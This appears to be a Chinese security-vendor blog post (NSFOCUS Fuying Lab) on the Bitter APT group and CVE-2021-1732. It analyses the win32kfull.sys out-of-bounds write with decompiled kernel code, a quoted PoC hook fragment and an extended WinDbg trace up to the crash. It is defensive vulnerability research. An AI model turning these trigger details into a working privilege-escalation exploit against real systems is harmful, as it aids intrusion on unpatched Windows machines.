APT组织Bitter近期攻击活动相关0day漏洞和木马分析

blog.nsfocus.net/apt-bitter-0day

伏影实验室

一. 事件回顾

2020年2月24日，某网络情报公司cyble发布了一篇名为Bitter APT Enhances Its Capabilities With Windows Kernel Zero-day Exploit的文章[①]，描述了ATP组织Bitter在近期的攻击活动中，使用windows 0day漏洞CVE-2021-1732进行本地提权的行为。该报告同时分析了一个Bitter在近期使用的后门木马。

经分析和整理，我们发现cyble报告中所述的CVE-2021-1732漏洞，实际上最早由安恒发现并披露[②]，并且cyble报告中的漏洞相关的图片内容也直接来自安恒的披露文章。cyble报告中提到的后门木马，则是由分析组织Shadow Chaser Group发现和披露[③]，该后门木马的本体程序已被Bitter组织多次使用，曾出现在2019~2020年的攻击活动中，分别由绿盟科技[④]和奇安信[⑤]及多家其他厂商披露和分析。

目前，CVE-2021-1732漏洞已出现在野利用程序，利用代码也已在github公布，但我们尚未发现该漏洞与上述后门木马的直接联系，cyble报告中也未体现。由后门木马的执行逻辑推断，CVE-2021-1732漏洞可能出现在远程服务器保存的某一攻击组件当中。

二. 漏洞分析

2.1 情况简介

CVE-2021-1732为微软2月月度更新中修复的漏洞，根据微软官方介绍该漏洞[⑥]为可利用。2021年3月5日在github上出现对于CVE-2021-1732的公开利用程序，经验证该程序可以在未打补丁的系统中实现漏洞利用。



图 1 CVE-2021-1732在Github公开的利用代码



图2CVE-2021-1732的利用效果

2.2 原理分析

CVE-2021-1732是win32kfull.sys中的一个越界写漏洞，成功利用该漏洞可以实现本地提权。漏洞成因是在win32kfull!xxxCreateWindowEx回调xxxClientAllocWindowsClassExtraBytes时产生，通过混淆console窗口和一般窗口，该回调将导致内核对象的越界访问。

该漏洞涉及的主要结构为WNDCLASSEX[⑦]，该结构的定义如下：

```
typedef struct tagWNDCLASSEXA {
  UINT      cbSize;
  UINT      style;
  WNDPROC   lpfnWndProc;
  int       cbClsExtra;
  int       cbWndExtra;
  HINSTANCE hInstance;
  HICON     hIcon;
  HCURSOR   hCursor;
  HBRUSH    hbrBackground;
  LPCSTR    lpszMenuName;
  LPCSTR    lpszClassName;
  HICON     hIconSm;
} WNDCLASSEXA, *PWNDCLASSEXA, *NPWNDCLASSEXA, *LPWNDCLASSEXA;
```

其中cbWndExtra即为本漏洞涉及字段。

当通过win32kfull!xxxCreateWindowEX函数创建一个带扩展内存的窗口时，win32kfull!xxxCreateWindowEx会调用win32kfull!xxxClientAllocWindowClassExtraBytes引发回调，并在用户态将窗口转换为console窗口。



图3win32kfull!xxxCreateWindowEX

```
const void *__fastcall xxxClientAllocWindowClassExtraBytes(SIZE_T Length)
{
  SIZE_T v1; // rdi@1
  int v2; // ebx@2
  __int64 *v3; // rcx@4
  const void *v4; // rbx@7
  __int64 v5; // rax@7
  const void *result; // rax@7
  unsigned __int64 v7; // [sp+30h] [bp-38h]@2
  const void *v8; // [sp+38h] [bp-30h]@7
  char v9; // [sp+70h] [bp+8h]@2
  char v10; // [sp+78h] [bp+10h]@2
  int v11; // [sp+80h] [bp+18h]@1
  int v12; // [sp+88h] [bp+20h]@3

  v1 = Length;
  v11 = Length;
  if ( *gdwInAtomicOperation && *gdwExtraInstrumentations & 1 )
    KeBugCheckEx(0x160u, *gdwInAtomicOperation, 0i64, 0i64, 0i64);
  ReleaseAndReacquirePerObjectLocks::ReleaseAndReacquirePerObjectLocks(&v10);
  LeaveEnterCritProperDisposition::LeaveEnterCritProperDisposition(&v9);
  EtwTraceBeginCallback(0x7Bi64);
  v2 = KeUserModeCallback(0x7Bi64, &v11, 4i64, &v7);
```

图4win32kfull!xxxClientAllocWindowClassExtraBytes

此時调用win32kfull!NtUserConsoleControl将改变pExtraBytes的值，pExtraBytes扩展内存的值有两种情况，分别为内存指针或该内存的内核偏移。其中console窗口在pExtraBytes中保存其在堆中的偏移，针对其他类型窗口保存的值为用户态扩展内存的指针。通过回调该窗口被转换为console窗口，创建窗口的函数将改变pExtraBytes的值为用户态指针。随后当再次调用時，该值被传到内核中，从而引起越界访问。

```
      pExtraBytesDeskheap = *(v20 + 296) + *(*(v15 + 24) + 128i64);
    }
    else
    {
      LODWORD(v22) = DesktopAlloc(*(v15 + 24), *(v20 + 200), 0i64);
      pExtraBytesDeskheap = v22;
      if ( !v22 )
      {
        v5 = 0xC0000017;
LABEL_33:
        ThreadUnlock1();
        return v5;
      }
      if ( *(*v16 + 0x128i64) )
      {
        LODWORD(v23) = PsGetCurrentProcess();
        v24 = v23;
        v25 = *(*v16 + 200i64);
        v31 = *(*v16 + 296i64);
        memmove(pExtraBytesDeskheap, v31, v25);
        if ( !(*(v24 + 780) & 0x40000008) )
          xxxClientFreeWindowClassExtraBytes(v15, *(*(v15 + 40) + 296i64));
      }
      *(*v16 + 296i64) = pExtraBytesDeskheap - *(*(v15 + 24) + 128i64);
    }
    if ( pExtraBytesDeskheap )
    {
      *pExtraBytesDeskheap = *(v4 + 2);
      *(pExtraBytesDeskheap + 4) = *(v4 + 3);
    }
    *(*v16 + 232i64) |= 0x800u;
    goto LABEL_33;
```

0004447E xxxConsoleControl:160

图 5win32kfull!xxxConsoleControl

针对该漏洞的触发，需要先对函数xxxClientAllocWindowClassExtraBytes进行hook并修改，从而在win32kfull!xxxClientAllocWindowClassExtraBytes回调前调用win32kfull!NtUserConsoleControl进而调用win32kfull!xxxConsoleControl修改pExtraBytes的值。



图 6win32kfull!NtUserConsoleControl

漏洞触发流程图：



图7漏洞触发流程

2.3 调试过程

判断extrabytes的值是否为0，此处poc设置为0x12af：

```
ffff9887`917072e1 e82245f8ff      call    win32kfull!tagWND::RedirectedFieldcbwndExtra<int>::operator!= (ffff9887`9168b808)
1: kd> t
win32kfull!tagWND::RedirectedFieldcbwndExtra<int>::operator!=:
ffff9887`9168b808 8b02            mov     eax,dword ptr [rdx]
1: kd> p
win32kfull!tagWND::RedirectedFieldcbwndExtra<int>::operator!=+0x2:
ffff9887`9168b80a 4c8b8177ffffff  mov     r8,qword ptr [rcx-89h]
1: kd>
win32kfull!tagWND::RedirectedFieldcbwndExtra<int>::operator!=+0x9:
ffff9887`9168b811 413980c8000000  cmp     dword ptr [r8+0C8h],eax
1: kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=ffff98bfc08409e1
rdx=fffff1062ada3500 rsi=0000000000000001 rdi=0000000000000000
rip=ffff98879168b811 rsp=fffff1062ada3408 rbp=fffff1062ada3b80
 r8=ffff98bfc1233b60  r9=0000000000000001 r10=ffff98bfc1233b60
r11=fffff1062ada2e30 r12=ffff98bfc681d9a0 r13=0000000000000000
r14=0000000000000000 r15=ffff98bfc0840930
iopl=0         nv up ei ng nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040293
win32kfull!tagWND::RedirectedFieldcbwndExtra<int>::operator!=+0x9:
ffff9887`9168b811 413980c8000000  cmp     dword ptr [r8+0C8h],eax ds:002b:ffff98bf`c1233c28=000012af
```

图8调试过程1

不为0返回调用win32kfull!xxxClientAllocWindowClassExtraBytes分配内存：

```
win32kfull!xxxCreateWindowEx+0x1254:
ffff9887`917072f4 e8cb120100      call    win32kfull!xxxClientAllocWindowClassExtraBytes (ffff9887`917185c4)
```

图9调试过程2

由于回调已经被hook的xxxClientAllocWindowClassExtraBytes：

```
1: kd> r
rax=fffff1062ada3428 rbx=0000000000000000 rcx=000000000000007b
rdx=fffff1062ada3420 rsi=0000000000000001 rdi=00000000000012af
rip=ffff98879171862e rsp=fffff1062ada33a0 rbp=fffff1062ada3b80
 r8=0000000000000004  r9=fffff1062ada33d0 r10=fffff800282bcaa0
r11=fffff1062ada3070 r12=ffff98bfc681d9a0 r13=0000000000000000
r14=0000000000000000 r15=ffff98bfc0840930
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040282
win32kfull!xxxClientAllocWindowClassExtraBytes+0x6a:
ffff9887`9171862e 48ff152bb02300  call    qword ptr [win32kfull!_imp_KeUserModeCallback (ffff9887`91953660)] ds:002b:ffff9887`91953660={nt!KeUserModeCallback (fffff800`27e92860)}
```

图10调试过程3

进入hook函数，通过extrabytes位判断是否为目标窗体：

```
rax=000000fbc55ef678 rbx=0000000000000000 rcx=00000000000012af
rdx=00007ff66dbf02d0 rsi=0000000000000000 rdi=000000fbc55ef610
rip=00007ff66db273f6 rsp=000000fbc55ef580 rbp=000000fbc55ef7a0
 r8=00000000ffffd7f  r9=000000fbc55ef7a0 r10=0000000000000000
r11=0000000000000246 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl nz na pe nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000202
0033:00007ff6`6db273f6 3908            cmp     dword ptr [rax],ecx ds:002b:000000fb`c55ef678=000012af
```

图11调试过程4

调用win32kfull!NtUserConsoleControl：

```
2: kd>
0033:00007ff6`6db2740b e8519fffff      call    00007ff6`6db21361
2: kd> r
rax=0000000000000000 rbx=0000000000000000 rcx=0000000000000000
rdx=00007ff66dbf02d0 rsi=0000000000000000 rdi=000000fbc55ef5b8
rip=00007ff66db2740b rsp=000000fbc55ef580 rbp=000000fbc55ef7a0
 r8=00000000ffffd7f  r9=000000fbc55ef7a0 r10=0000000000000000
r11=0000000000000246 r12=0000000000000000 r13=0000000000000000
r14=0000000000000000 r15=0000000000000000
iopl=0         nv up ei pl zr na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00000246
0033:00007ff6`6db2740b e8519fffff      call    00007ff6`6db21361

2: kd>
```

图12调试过程5

并进而调用win32kfull!xxxConsoleControl：

```
0: kd> g win32kfull!xxxConsoleControl
WARNING: Software breakpoints on session addresses can cause bugchecks.
Use hardware execution breakpoints (ba e) if possible.
win32kfull!xxxConsoleControl:
ffff82a6`76c44e38 48895c2418       mov     qword ptr [rsp+18h],rbx
3: kd> k
 # Child-SP          RetAddr           Call Site
00 ffffb689`0255bdb8 ffff82a6`76c44dd5 win32kfull!xxxConsoleControl
01 ffffb689`0255bdc0 fffff805`043f2c15 win32kfull!NtUserConsoleControl+0xb5
02 ffffb689`0255be40 00007ff9`7e0d2ae4 nt!KiSystemServiceCopyEnd+0x25
03 000000fb`c55ef578 00007ff6`6db2743b 0x00007ff9`7e0d2ae4
04 000000fb`c55ef580 00007ff6`6dbefff0 0x00007ff6`6db2743b
05 000000fb`c55ef588 00000000`000012af 0x00007ff6`6dbefff0
06 000000fb`c55ef590 00000000`0000007b 0x12af
07 000000fb`c55ef598 00007ff9`7f7b7330 0x7b
08 000000fb`c55ef5a0 cccccccc`cccccccc 0x00007ff9`7f7b7330
3: kd>
```

图13调试过程6

判断标志位，并设置poi(hConsoleWnd+0x28)+0x128为pExtraBytesDeskheap的偏移，poi(hConsoleWnd+0x28)+E8标志位为偏移寻址：

```
win32kfull!xxxConsoleControl+0x21a:
ffff82a6`76c45052 f781e800000000080000 test dword ptr [rcx+0E8h],800h ds:002b:ffff82d6`81230148=0000000(
2: kd> dq rcx+e8
ffff82d6`81230148  00000001`00000000 00000000`00000000
ffff82d6`81230158  00000000`00000000 00000000`00010001
ffff82d6`81230168  00000000`00000000 00000000`00000000
ffff82d6`81230178  00000060`00000000 00000000`00000012
ffff82d6`81230188  00000000`00000000 00000000`00000000
```

图14调试过程7

```
win32kfull!xxxConsoleControl+0x24d:
ffff82a6`76c45085 0fbaa8e80000000b bts     dword ptr [rax+0E8h],0Bh
0: kd> dq rax+e8
ffff82d6`81230148  00000001`00000000 00000000`00000000
```

图15调试过程8

之后继续手动调用win32kfull! NtCallbackReturn：

```
    NtUserConsoleControl(6i64, &v8, 16i64);
    memset(&v11, 0, 0x18ui64);
    v11 = 0xFFFFFF00i64;
    NtCallbackReturn(&v11, 24i64, 0i64);
  }
  return xxxClientAllocWindowClassExtraBytes(v13);
```

图16调试过程9

将申请的pExtraBytesDeskheap的地址改为指定的地址，此处为0xffffff00：

```
1: kd> dq ffff82d6`81230148
ffff82d6`81230148  00000001`00000800 00000000`00000000
ffff82d6`81230158  00000000`00000000 00000000`00010001
ffff82d6`81230168  00000000`00000000 00000000`00000000
ffff82d6`81230178  00000060`00000000 00000000`00000012
ffff82d6`81230188  00000000`00031040 00000000`00000000
ffff82d6`81230198  00000000`00000000 9da93df8`b664d7ca
ffff82d6`812301a8  00000000`000001c5 00000000`00000000
ffff82d6`812301b8  0000f0f7`3cff0000 00000000`00000000
1: kd> dq ffff82d6`81230148-e8+128
ffff82d6`81230188  00000000`00031040 00000000`00000000
ffff82d6`81230198  00000000`00000000 9da93df8`b664d7ca
ffff82d6`812301a8  00000000`000001c5 00000000`00000000
ffff82d6`812301b8  0000f0f7`3cff0000 00000000`00000000
ffff82d6`812301c8  00080000`00000000 9da93dee`b663d7ba
ffff82d6`812301d8  00000000`000001b5 00000000`00010337
ffff82d6`812301e8  00000000`00030140 00000000`00000000
ffff82d6`812301f8  00000000`00000000 00000000`00000000
1: kd> p
0033:00007ff6`6db27469 488b8c24a0000000 mov     rcx,qword ptr [rsp+0A0h]
0: kd> dq ffff82d6`81230148-e8+128
ffff82d6`81230188  00000000`ffffff00 00000000`00000000
ffff82d6`81230198  00000000`00000000 9da93df8`b664d7ca
```

图17调试过程10

返回win32kfull!xxxCreateWindowEx得到返回值，已经被修改：

```
rax=00000000ffffff00 rbx=0000000000000000 rcx=00000000ffffff00
rdx=00007fffffff0000 rsi=0000000000000001 rdi=0000000000000000
rip=ffffed4a4f072f9 rsp=ffff8a8c268df410 rbp=ffff8a8c268dfb80
 r8=0000000000000003  r9=0000000000000001 r10=0000000059586199
r11=ffff8a8c268df350 r12=ffffea404aee220 r13=0000000000000000
r14=0000000000000000 r15=ffffea400837540
iopl=0         nv up ei ng nz na pe nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040282
win32kfull!xxxCreateWindowEx+0x1259:
ffffed4`a4f072f9 488bc8          mov     rcx,rax
```

图 18调试过程11

随后继续调用win32kfull!xxxClientAllocWindowClassExtraBytes，此時窗口的pExtrabyte已经被设置成为了攻击者指定的值：

```
rax=ffff820843970a98 rbx=0000000000000000 rcx=ffffe612461e47e0
rdx=0000000000000128 rsi=0000000000000128 rdi=ffffe612461e47e0
rip=ffffe63636a72b67 rsp=ffff820843970a98 rbp=0000000000000000
 r8=0000000000001234  r9=0000000000000000 r10=0000000000000000
r11=ffff820843970a80 r12=0000000000000000 r13=0000000000000000
r14=0000000000001234 r15=0000000000000000
iopl=0         nv up ei ng nz ac pe cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040293
win32kfull!xxxSetWindowLong+0x3:
ffffe636`36a72b67 48895820        mov     qword ptr [rax+20h],rbx ds:002b:ffff8208`43970ab8=0000000000000020
2: kd> dq rcx
ffffe612`461e47e0  00000000`0001030e 00000000`00000006
ffffe612`461e47f0  ffffe612`44d3c620 ffffd60f`fd715a80
ffffe612`461e4800  ffffe612`461e47e0 ffffe612`4122d990
ffffe612`461e4810  00000000`0002d990 00000000`00000000
ffffe612`461e4820  00000000`00000000 00000000`00000000
ffffe612`461e4830  00000000`00000000 ffffe612`461e4bd0
ffffe612`461e4840  ffffe612`408377e0 ffffe612`40830930
ffffe612`461e4850  00000000`00000000 00000000`00000000
2: kd> dq poi(rcx+28)+e8
ffffe612`4122da78  00000001`00100818 000001e0`97bb0bf0
ffffe612`4122da88  00000000`00000000 00000000`00010001
ffffe612`4122da98  00000000`00000000 00000000`00000000
ffffe612`4122daa8  00000060`00000000 00000000`00000012
ffffe612`4122dab8  00000000`ffffff00 00000000`00000000
ffffe612`4122dac8  00000000`00000000 f967225a`16af0d2e
ffffe612`4122dad8  00000000`00000121 00000002`00000001
ffffe612`4122dae8  00000000`00000000 00000000`00000000
```

图19调试过程12

```
2: kd> dq poi(rcx+28) L40
ffffe612`4122d990  00000000`0001030e 00000000`0002d990
ffffe612`4122d9a0  80000700`40020019 0cc00000`08000100
ffffe612`4122d9b0  00007ff6`1bcf0000 00000000`00000000
ffffe612`4122d9c0  00000000`000010d0 00000000`00000000
ffffe612`4122d9d0  00000000`00000000 00000000`0002f190
ffffe612`4122d9e0  00000000`0000a130 00000000`00000000
ffffe612`4122d9f0  00000027`00000088 0000001f`00000008
ffffe612`4122da00  0000001f`00000080 00007ffc`33f3bd90
ffffe612`4122da10  00000000`0002d810 00000000`00000000
ffffe612`4122da20  00000000`00000000 00000000`0002d8b0
ffffe612`4122da30  00000000`00000000 00000000`00000000
ffffe612`4122da40  00000000`0002d990 00000010`0000000e
ffffe612`4122da50  00000000`0002f140 00000000`000012af
ffffe612`4122da60  00000000`0001032f 00000000`00000000
ffffe612`4122da70  00000000`00000000 00000000`00100818
ffffe612`4122da80  000001e0`97bb0bf0 00000000`00000000
ffffe612`4122da90  00000000`00010001 00000000`00000000
ffffe612`4122daa0  00000000`00000000 00000060`00000000
ffffe612`4122dab0  00000000`00000012 00000000`ffffff00
ffffe612`4122dac0  00000000`00000000 00000000`00000000
ffffe612`4122dad0  f967225a`16af0d2e 00000000`00000121
```

图 20调试过程13

检查标志位，计算偏移，并使用得到的地址指向的作为位返回值，这里由于指定的地址的值不存在最终造成越界访问：

```
    if ( *(v12 + 0xE8) & 0x800 )
      v18 = (*(v12 + 0x128) + v17 + *(*(v7 + 3) + 0x80i64));
    else
      v18 = (*(v12 + 0x128) + v17);
    v19 = *v18;
    *v18 = v5;
  }
LABEL_14:
  if ( v8 )
    KeDetachProcess();
  return v19;
}

0007204F xxxSetWindowLong:153
```

图 21调试过程14

```
rax=ffffe61240818a20 rbx=0000000000000000 rcx=000000000000012c
rdx=0000000000000128 rsi=ffffe612461e47e0 rdi=0000000000000128
rip=ffffe63636a72c4f rsp=ffff820843970a20 rbp=0000000000000000
 r8=ffffe6124122d990  r9=0000000000000000 r10=0000000000000000
r11=ffff820843970a80 r12=0000000000000000 r13=0000000000000000
r14=0000000000001234 r15=ffffe612407e0050
iopl=0         nv up ei pl nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040206
win32kfull!xxxSetWindowLong+0xeb:
ffffe636`36a72c4f 41f780e800000000080000 test dword ptr [r8+0E8h],800h ds:002b:ffffe612`4122da78=00100818
2: kd> p
```

图22调试过程15

```
win32kfull!xxxSetWindowLong+0xf8:
ffffe636`36a72c5c 498b9028010000  mov     rdx,qword ptr [r8+128h] ds:002b:ffffe612`4122dab8=00000000ffffff00
2: kd> p
win32kfull!xxxSetWindowLong+0xff:
ffffe636`36a72c63 488b4618        mov     rax,qword ptr [rsi+18h]
2: kd> p
win32kfull!xxxSetWindowLong+0x103:
ffffe636`36a72c67 4863cf          movsxd  rcx,edi
2: kd>
win32kfull!xxxSetWindowLong+0x106:
ffffe636`36a72c6a 4c8b8080000000  mov     r8,qword ptr [rax+80h]
2: kd>
win32kfull!xxxSetWindowLong+0x10d:
ffffe636`36a72c71 4c03c1          add     r8,rcx
2: kd>
win32kfull!xxxSetWindowLong+0x110:
ffffe636`36a72c74 4c03c2          add     r8,rdx
2: kd>
win32kfull!xxxSetWindowLong+0x113:
ffffe636`36a72c77 418b38          mov     edi,dword ptr [r8]
2: kd> r
rax=ffffd60ffd715a80 rbx=0000000000000000 rcx=0000000000000128
rdx=00000000ffffff00 rsi=ffffe612461e47e0 rdi=0000000000000128
rip=ffffe63636a72c77 rsp=ffff820843970a20 rbp=0000000000000000
 r8=ffffe61341200028  r9=0000000000000000 r10=0000000000000000
r11=ffff820843970a80 r12=0000000000000000 r13=0000000000000000
r14=0000000000001234 r15=ffffe612407e0050
iopl=0         nv up ei ng nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00040286
win32kfull!xxxSetWindowLong+0x113:
ffffe636`36a72c77 418b38          mov     edi,dword ptr [r8] ds:002b:ffffe613`41200028=????????
```

图23调试过程16

```
ffffed4`a4e72c77 418b38          mov     edi,dword ptr [r8] ds:002b:fffffea5`01200028=????????
1: kd> p
KDTARGET: Refreshing KD connection

*** Fatal System Error: 0x00000050
                       (0xFFFFFEA501200028,0x0000000000000000,0xFFFFED4A4E72C77,0x0000000000000002)

Driver at fault:
***  win32kfull.sys - Address FFFFFED4A4E72C77 base at FFFFFED4A4E00000, DateStamp 0d8fde2a
.

A fatal system error has occurred.
Debugger entered on first try; Bugcheck callbacks have not been invoked.

A fatal system error has occurred.

For analysis of this file, run !analyze -v
nt!DbgBreakPointWithStatus:
fffff803`66e73210 cc              int     3
1: kd> kb
 # RetAddr           : Args to Child                                                           : Call Site
00 fffff803`66f52942 : fffffea5`01200028 00000000`00000003 ffff8a8c`268defb0 fffff803`66d089f0 : nt!DbgBreakPointWithStatus
